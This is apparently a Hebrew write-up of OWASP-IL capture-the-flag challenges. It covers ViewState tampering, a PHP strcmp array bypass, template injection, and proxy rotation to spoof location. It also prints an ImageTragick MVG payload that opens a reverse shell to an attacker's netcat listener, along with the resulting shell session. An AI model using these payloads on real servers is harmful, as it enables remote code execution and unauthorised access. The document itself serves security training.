User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://challenges.owaspil.ctf.today:8084/Login.aspx
Content-Type: application/x-www-form-urlencoded
Content-Length: 313
Connection: close
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwUKLTMzNDE0ODA3MmRk%2BzaRo%2Flns0Z0zKP6uN96QLsP2Q7pucuVxYJDPm0eLTw%3D&__VIEWSTATEGENERATOR=C2EE9ABB&
__EVENTVALIDATION=%2FwEdAAQKlvyTB4VDE9YhidbW7qRJLd%2BjhWMJh3Xj6f7fTi5v3lwK8%2Flgnn2501d1PNyIednX4QaA3nzH6Y5iPnzUbEGLni
UZb1l2RsfK89o7hAGScVcG6FyUbJvJupjVYxw3DUo%3D&username=user&password=password
```

נביט על הבקשה שנשלחה ונשים לב לפרמטר-ViewState אשר נשלח בבקשת ה-POST ביחד עם שם המשתמש והסיסמא.

ה-ViewState מאפשר לשמור נתונים, באופן דומה ל-session בשפת PHP. המידע ב-viewState נשמר בין הקריאות החוזרות לדף על ידי שליחת ה-viewState בשדה input הנשלח בכל בקשה. נביט על קוד המקור של הדף ונראה שהשדה של ה-ViewState מעורבל, ללא יכולת פענוח לעת עתה. ממבט נוסף על השדה מצאנו כי תוכן השדה מקודד ולא מוצפן.


לכן החלטנו להשתמש בתוכנה ViewStateHacker אשר ניתן להוריד מהקישור הבא:

http://www.woanware.co.uk/application/viewstatehacker.html




ניתן לראות ש- isAdmin מוגדר כ-false אז השלב הבא שלנו יהיה להפוך אותו ל-true על מנת להשיג את הדגל.


על מנת לשנות את הפרמטר isAdmin ניקח את ה- ViewState מקוד המקור של הדף בשדה ה-Input ונכניס אותו ללשונית ה-General:



ונלחץ על-Decode ונשנה את תוכן השדה isAdmin מהערך False ל-True ולאחר מכן נלחץ על כפתור ה-Encode מה שיראה כך:




כל שנשאר לנו לעשות הוא להתחבר שוב לאתר עם הפרטים שקיבלנו באתגר, ולשנות את ה-ViewState ונקבל את הדגל:



אתגר Image Converter

אתגר זה מאפשר לנו להעלות קובץ תמונה באחד מהפורמטים הבאים: JPG, **MVG**, WEBP, GIF. לאחר העלאת הקובץ בפורמט המתאים, השירות יבצע המרה של הפורמט ל-PNG:



לאחר סקירת הפורמטים האפשריים להעלאת התמונה, נתמקד בפורמט MVG אשר עוזר לנו להבין כי נעשה שימוש בספריית imagemagick בכדי לבצע את תהליך המרת התמונה בצד השרת.

סקירה קצרה של ליקויי האבטחה הקיימים לספרייה מחזירה אותנו לשנת 2016 - פרסום הפגיעות הנקראת "ImageTragick" אשר מאפשרת לתוקף להריץ קוד על צד השרת ע"י הזרקה לתמונה בפורמט MVG. לפרטים נוספים אודות הפגיעות ניתן לפנות ל-https://imagetragick.com/. תוכן קובץ ה MVG שלנו נראה כך:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|mknod /tmp/pipez p;/bin/sh
0</tmp/pipez|nc [HOST] [PORT] 1>/tmp/pipez;rm -rf "/tmp/pipez)'
pop graphic-context
```

בעת המרת הקובץ עם התוכן שלעיל, שרת האתגר יבצע התקשרות לשרת בשליטתנו ויעביר אלינו את האפשרות להריץ פקודות מערכת על השרת.

לצורך הכנת התשתית, יצרנו האזנה לפורט 1337 באמצעות פקודת nc -lvp 1337:

```
eran@ubuntu:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
```

כעת כל שניתן לעשות זה להעלות את קובץ ה-MVG המכיל את ה-Exploit לשרת האתגר.


שליטה על שרת האתגר ע"י הרצת פקודות מערכת ומציאת הדגל:

```
eran@ubuntu:~$ nc -lvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from localhost 39592 received!
ls
app.py
requirements.txt
templates
whoami
owasp
cd /
ls
app
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
```

קובץ זה מכיל את הדגל:


```
cat /flag.txt
OWASP-IL{Im4g3Tr4g1ck}
```

אתגר The Bug




באתגר זה קיבלנו אפליקציית מחשבון המאפשרת לבצע מספר פעולות אריתמטיות (כגון: חילוק, כפל, חיבור וחיסור):

מקריאת תיאור האתגר ניתן להעסיק שעלינו לגרום לצד השרת להחזיר לנו שגיאה שתכיל מידע רגיש כלשהו על המערכת ובין היתר גם את הדגל. לאחר מספר ניסיונות החלטנו לבצע שגיאה לוגית בסיסית - חלוקה ב-0. ובכך קבלנו את הדגל ב-console:



אתגר The Code



באתגר זה קיבלנו קטע קוד בשפת PHP. בקטע קוד זה מתקיימת בדיקת קלט של המשתמש לצורך ביצוע הזדהות למערכת. להלן קטע הקוד:

```php
<?php
require_once('config.php');
function check_param($param) {
    return (isset($_POST[$param]) && !empty($_POST[$param]));
}

if (check_param('username') && strcmp($AUTH_USER, $_POST['username']) == 0 &&
check_param('md5') && strcmp($AUTH_MD5, $_POST['md5']) == 0) {
    $_SESSION['connected'] = 1;
    header('Location: /index.php');
    exit();
}
?>
```

על מנת לפתור את האתגר, נצטרך לעקוף את בדיקת הקלט הנעשית באמצעות שימוש בפונקציית strcmp בשפת PHP. פונקציית strcmp מבצעת השוואה בין שתי מחרוזות ומחזירה ערך שווה ל-0 במידה והמחרוזות שוות זו לזו.

(ניתן לקרוא בהרחבה על הפונקציה בלינק הבא:http://php.net/manual/en/function.strcmp.php),

להלן דוגמא לשימוש בפונקציה, הדוגמא הבאה תחזיר את הערך 0 מכיוון שיש התאמה בין המחרוזת:

```php
<?php
    $a = "aaa";
    $b = "aaa";
    $c = strcmp($a,$b);
    print $c #print 0
?>
```

לאחר מספר ניסיונות כושלים לעקיפת המנגנון, החלטנו לבסוף להשתמש במערך ריק ב-PHP על מנת לשבש את ההתנהגות של פונקציית strcmp מאחר והשוואה בין מערך ריק לבין מחרוזת תחזיר ערך null.

בשפת PHP הערך המספרי של הערך null הוא 0:

```php
<?php
    $a = "aaa";
    $b = array();
    strcmp($a,$b);
?>
```


לסיכום, כל מה שנותר לעשות הוא לשנות את הפרמטרים $_POST['username'] ו-$_POST['md5'] למשתנה מסוג מערך ריק ב-PHP ובכך לעקוף את פונקציית strcmp ולקבל את הדגל:

```
POST /login.php HTTP/1.1
Host: challenges.owaspil.ctf.today:8082
Content-Length: 44
Cache-Control: max-age=0
Origin: http://challenges.owaspil.ctf.today:8082
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://challenges.owaspil.ctf.today:8082/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,he;q=0.8,sv;q=0.7
Cookie: PHPSESSID=6d33fb8186311b52b5e1052710f88664
Connection: close

username[]=hacked&md5[]=hacked&submit=submit
```

הדגל:

OWASP-IL{PHP_1s_S0_B4d_Th4t_1t_Hurts}

אתגר Recommendation Generator




אתגר זה עוסק ב-Server Side Template Injection. על נושא זה ניתן לקרוא בלינק הבא: (https://portswigger.net/blog/server-side-template-injection).


עם הכניסה לאתגר נקבל שני שדות טקסט כאשר בשדה הראשון יש להזין שם משתמש עליו נרצה להמליץ ובשדה השני את שם המשתמש הממליץ. לאחר סריקת צד השרת על ידי התוסף ל-firefox הנקרא Wappalyzer ראינו שמדובר ב-python:

בשונה משיטת העבודה הרגילה הכוללת זיהוי של ה-framework, ניחשנו כי מדובר ב-Jinja2 וניסנו לבצע Local File Inclusion על ידי שימוש ב-payload מרשימת ה-Server Side Template Injection ב-Github:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/2a080f82e68d6c5a91050f1f8a240bb0d2d708e2/Server%20Side%20Template%20injections/README.md

ביצוע שינוי לקובץ והרצת ה-Payload הציג לנו את הדגל:



אתגר Around the world - REAL




אתגר זה הינו המשך לאתגר הקודם. המטרה היא לפנות לשרת מכתובת IP של המדינה ממנה התבקשנו לפנות בכדי למצוא את הדגל, רק שהפעם עלינו באמת להוציא את הבקשה מהמדינה המבוקשת. (ללא שימוש בטכניקת XFF)


בדף הראשי של האתגר http://challenges.owaspil.ctf.today:8095 ישנו הפלט הבא:

ניתן לראות שהשרת מבקש שנבצע פנייה מיפן. בכדי לפנות לשרת מהמדינה המבוקשת, נגדיר upstream proxy ל-burp suite כך שיבצע פנייה באמצעות הפרוקסי 79.138.99.254:8080 הפרוקסי נלקח מהאתר: https://www.proxynova.com/proxy-server-list/country-se/

אתר proxynova מכיל רשימה של שרתי proxy מכל העולם בצורה נוחה ומרוכזת, מה שנראה כך:



לאחר ההגדרה של upstream proxy, בעצם הוספנו שרת proxy נוסף בשרשרת שרתי ה-proxy כך שהשרת יקבל את הפניה מהחבילה בה נמצא השרת. כעת התקבלה התשובה הבאה:



ניתן לראות שקיבלנו עוגייה מצד השרת המציינת את ההתקדמות שלנו ובנוסף קיבלנו הנחיה מהי המדינה ממנה אנו נדרשים להוציא את הבקשה הבאה.

על מנת לבצע את כל הפניות בצורה אוטומטית כתבנו את הקוד הבא אשר מבצע את הפעולות הבאות:

1. מוריד את רשימת המדינות מהאתר https://www.worldatlas.com/aatlas/ctycodes.htm
2. פונה אל השרת ומקבל בתשובה שם של מדינה ו-Session Cookie
3. מחפש עבור המדינה מהו הקוד שלה (שתי אותיות המסמנות אותה בקיצור) בעזרת רשימת המדינות שהורדנו מהאתר.
4. לאחר מכן אנו מבצעים פנייה לאתר proxynova ומשתמשים בביטוי רגולרי כדי להוציא כתובת של שרת proxy אחד מרשימת הכתובות
5. מבצעים פניה דרך שרת ה-Proxy
   a. במידה והפניה צלחה עוברים לסעיף 2
   b. במידה והפניה לא צלחה עוברים לכתובת של השרת הבא ברשימה וממשיכים כך עד אשר נצליח להוציא את הפניה.
6. במידה וקבלנו בתשובה את הדגל אנו מפסיקים את האתגר ומדפיסים את הדגל

```
#!/usr/bin/python
import re
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


#
# Global Configurations
#

country_codes = open("country_codes").read()
url = 'http://challenges.owaspil.ctf.today:8095/'

cookies = {'session': '.eJxlkc1qwzAQhF-
l6JyDSaNDDDlWcgwJOI21kksJ_gnIRHJNZOM6we9eQRtYN7fl2x1mhr2T8qtvOhKuFr_TtT67k6mdRx9
38lKQkKR23SmgrUo2GzIt_ugRmFPS3HJ4Q_TdskHBCpFExk0GNMiBakQb4bIlG-
dqAd2owPTZzCmR4lZFsS640fiWthUXly3bB0oeTDnMNPBdP2dOXyuTcdHjHLE-W-NQL7seqyWjT_7_-
```


```
3MT5JHQhcWpUu7VkWgUDNiX69anH0ruu8kd2hy8f2H3hkyfjweMJHwYX0p_Ov0AP41-
mQ.DoQ3vA.oHSf5k7aWnPQ0evrUxILmOjm1d8'}
response = requests.get(url, cookies=cookies)

for i in xrange(17):
  country_name = response.text.split("from")[1].split("(")[0].strip()
  code = re.search(r'{0}\s([A-Z][A-Z])'.format(country_name),
country_codes).group(1).lower()
  proxy_list = "https://www.proxynova.com/proxy-server-list/country-
{0}/".format(code)
  response = requests.get(proxy_list, verify=False)

  for proxy_part in response.text.split("data-proxy-id"):
    ip_address = re.search(r"\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b|\b\d{1,3}\-
\d{1,3}\-\d{1,3}\-\d{1,3}\b", proxy_part)
    if ip_address:
      ip_address = ip_address.group()

    port_address = re.search(r"Port (.*?) proxies", proxy_part)
    if port_address:
      port_address = port_address.group(1)

    if ip_address and port_address:
      proxy_dict = {
        "http": "http://{0}:{1}".format(ip_address.replace("-", "."),
port_address)
      }
      try:
        response = requests.get(url, proxies=proxy_dict ,cookies=cookies)

        # sometimes we have manually bypass the proxy
        # print response.cookies["session"]
        cookies["session"] = response.cookies["session"]

        print "[+] {0}".format(response.text)

        if "OWASP-IL" in response.text:
          print "[*] {0}".format(response.text)
          exit(0)

        break

      except Exception as e:
        pass
```

לאחר הרצת הקוד קבלנו את הדגל:

